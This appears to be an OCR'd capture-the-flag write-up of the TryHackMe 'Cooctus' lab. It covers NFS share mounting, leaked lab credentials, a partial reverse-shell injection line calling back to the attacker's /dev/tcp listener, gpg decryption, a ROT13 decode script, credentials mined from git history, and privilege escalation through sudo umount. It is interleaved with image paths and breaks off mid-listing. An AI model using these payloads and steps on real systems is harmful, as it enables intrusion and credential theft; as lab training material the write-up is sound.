
COOCTUS THM rm


showmount -e cmd to reveal any exposed mount points to connect to remotely:



```
┌──(max㉿ kali)-[~]
└─$ showmount -e 10.10.96.187
Export list for 10.10.96.187:
/var/nfs/general *
```


mount cmd to connect to remote computer, be sure to mkdir a folder on your Desktop 1st.

```
sudo mount -t nfs <IP>:/<folder_on_list> ~/Desktop/<folder>
-o nolock
```




```
┌──(max㉿ kali)-[~]
└─$ sudo mount -t nfs 10.10.96.187:/var/nfs/general ~/Desktop/
general -o nolock
```


any files on the remote system will appear in your new folder. example: credentials.bak.



We find creds in this file and use them to on the login page at $IP:8080/login



```
┌──(max㉿kali)-[~/Desktop/general]
└─$ cat credentials.bak
paradoxial.test
ShibaPretzel79
```




Cooctus Attack Troubleshooter (C.A.T)

Welcome Cooctus Recruit!


Here, you can test your exploits in a safe environment before launching them against your target. Please bear in mind, some functionality is still under development in the current version.

>/dev/tcp/10.2.57.21/4444 <&1'




```
szymex@cchq:/$ id
uid=1001(szymex) gid=1001(szymex) groups=1001(szymex),1004(testers)
szymex@cchq:/$
```

find / -group testers -ls 2>/dev/null lists all files and perms in the testers group




```
szymex@cchq:/$ find / -group testers -ls 2>/dev/null
   791866      4 drwxrwx---   2 tux      testers      4096 Feb 20 21:02 /home/tux/tuxling_3
   791869      4 -rwxrwx---   1 tux      testers       178 Feb 20 21:02 /home/tux/tuxling_3/note
   655438      4 drwxrwx---   2 tux      testers      4096 Aug  8 18:58 /home/tux/tuxling_1
   655541      4 -rw-rw----   1 tux      testers       610 Jan  2  2021 /home/tux/tuxling_1/nootcode.c
   657698      4 -rw-rw----   1 tux      testers       326 Feb 20 16:28 /home/tux/tuxling_1/note
   655535      4 drwxrwx---   2 tux      testers      4096 Aug  8 19:14 /media/tuxling_2
   655450      4 -rw-rw-r--   1 tux      testers      3670 Feb 20 20:01 /media/tuxling_2/private.key
   655545      4 -rw-rw----   1 tux      testers       280 Jan  2  2021 /media/tuxling_2/note
   655463      4 -rw-rw-r--   1 tux      testers       740 Feb 20 20:00 /media/tuxling_2/fragment.asc
```

gpg —import is step one of decryting a file.




```
szymex@cchq:/media/tuxling_2$ gpg --import private.key
gpg: key B70EB31F8EF3187C: public key "TuxPingu" imported
gpg: key B70EB31F8EF3187C: secret key imported
gpg: Total number processed: 1
gpg:               imported: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
szymex@cchq:/media/tuxling_2$
```

gpg —decrypt is step 2, once private key is imported



```
szymex@cchq:/media/tuxling_2$ gpg --decrypt fragment.asc
gpg: encrypted with 3072-bit RSA key, ID 97D48EB17511A6FA, created 20
21-02-20
      "TuxPingu"
The second key fragment is: 6eaf62818d
```


This python script was written by using the function in the original code (A) and encryted password “pureelpbxr” to decode it (B). The encoding is ROT13



```
import random

def encode(pwd):
    enc = ''
    for i in pwd:
        if ord(i) > 110:
            num = (13 - (122 - ord(i))) + 96
            enc += chr(num)
        else:
            enc += chr(ord(i) + 13)
    return enc

password = "pureelpbxr"
test = "qwertyuiopasdfghjklzxcvbnm"
ans = ""
for i in password:
    for j in test:
        tmp = encode(j)
        if tmp == i:
            ans += j
            break
print(ans)
```


```
Global frame
  random
  encode
  password  "pureelpbxr"
  test      "qwertyuiopasdfghjklzxcvbnm"
  ans       "cherryc"
  i         "b"
  j         "u"
  tmp       "l"

encode
  pwd     "u"
  enc     "h"
  i       "u"
  num     104
  Return value  "h"
```

we try running this program we have sudo perms on to see what it does. It looks like it mounts the Cooctus Fileststem under /opt dir and boots it.




```
tux@cchq:~$ sudo -u varg /home/varg/CooctOS.py

                         LOADING
�==========================================================]
[  OK  ] Cold boot detected. Flux Capacitor powered up
[  OK  ] Mounted Cooctus Filesystem under /opt
[  OK  ] Finished booting sequence
CooctOS 13.3.7 LTS cookie tty1
```

if we look at varg’s file system we find a hidden .git dir. There is listed a HEAD file, that contains the code revision logs.




```
varg@cchq:~/cooctOS_src/.git$ ls -la
total 52
drwxrwxr-x  8 varg os_tester 4096 Feb 20 15:47 .
drwxrwx--- 11 varg os_tester 4096 Feb 20 15:44 ..
drwxrwxr-x  2 varg os_tester 4096 Feb 20 15:44 branches
-rw-rw-r--  1 varg os_tester   37 Feb 20 15:47 COMMIT_EDITMSG
-rw-rw-r--  1 varg os_tester   92 Feb 20 15:44 config
-rw-rw-r--  1 varg os_tester   73 Feb 20 15:44 description
-rw-rw-r--  1 varg os_tester   23 Feb 20 15:44 HEAD
drwxrwxr-x  2 varg os_tester 4096 Feb 20 15:44 hooks
-rw-rw-r--  1 varg os_tester  825 Feb 20 15:47 index
drwxrwxr-x  2 varg os_tester 4096 Feb 20 15:44 info
drwxrwxr-x  3 varg os_tester 4096 Feb 20 15:46 logs
drwxrwxr-x 17 varg os_tester 4096 Feb 20 15:47 objects
drwxrwxr-x  4 varg os_tester 4096 Feb 20 15:44 refs
varg@cchq:~/cooctOS_src/.git$ cd logs
varg@cchq:~/cooctOS_src/.git/logs$ ls -la
total 16
drwxrwxr-x 3 varg os_tester 4096 Feb 20 15:46 .
drwxrwxr-x 8 varg os_tester 4096 Feb 20 15:47 ..
-rw-rw-r-- 1 varg os_tester  340 Feb 20 15:47 HEAD
```

using cat to list out the HEAD file info, reveals the hashes we can use to compare code revisions:




```
varg@cchq:~/cooctOS_src/.git/logs$ cat HEAD
0000000000000000000000000000000000000000 6919df5c171460507f69769bc20e19bd0838b74d Varg
les <varg@cchq.noot> 1613835988 +0000   commit (initial): Created git repo for CooctOS
6919df5c171460507f69769bc20e19bd0838b74d 8b8daa41120535c569d0b99c6859a1699227d086 Varg
les <varg@cchq.noot> 1613836041 +0000   commit: Removed CooctOS login script for now
```

git diff cmd. This will show you the difference between code revisions on github, given we know the hashes from the HEAD file. It will print out the code of the entire program for analysis.




```
varg@cchq:~/cooctOS_src/.git/logs$ git diff  8b8daa41120535c569d0b99c6859a1699227d086
6919df5c171460507f69769bc20e19bd0838b74d
```

we find varg's creds inside the code printout:




```
+for i in range(0,2):
+    if pw != "slowroastpork":
+        pw = input("Password: ")
+    else:
+        if uname == "varg":
+            os.setuid(1002)
+            os.setgid(1002)
+            pty.spawn("/bin/rbash")
+            break
+        else:
```

checking varg's perms via sudo -l reveals he can run /bin/unmount




```
varg@cchq:~/.ssh$ sudo -l
Matching Defaults entries for varg on cchq:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User varg may run the following commands on cchq:
    (root) NOPASSWD: /bin/umount
```

Listing the mounts: df -ha




```
varg@cchq:~$ df -ha | grep opt
/dev/mapper/ubuntu--vg-ubuntu--lv   19G  6.5G   12G  37% /opt/CooctFS
```

sudo /bin/unmount -l /opt/CooctFS   umounts the file system with -l flag for 'lazy'




```
varg@cchq:~$ sudo /bin/umount /opt/CooctFS
umount: /opt/CooctFS: target is busy.
varg@cchq:~$ sudo /bin/umount -f /opt/CooctFS
umount: /opt/CooctFS: target is busy.
varg@cchq:~$ sudo /bin/umount -l /opt/CooctFS
```

Now we go back to /opt dir where CocctFS was mounted to see what we can now access:




```
varg@cchq:/opt/CooctFS/root/.ssh$ cd /opt
varg@cchq:/opt$ ls -la
total 12
drwxr-xr-x  3 root root 4096 Feb 20 14:30 .
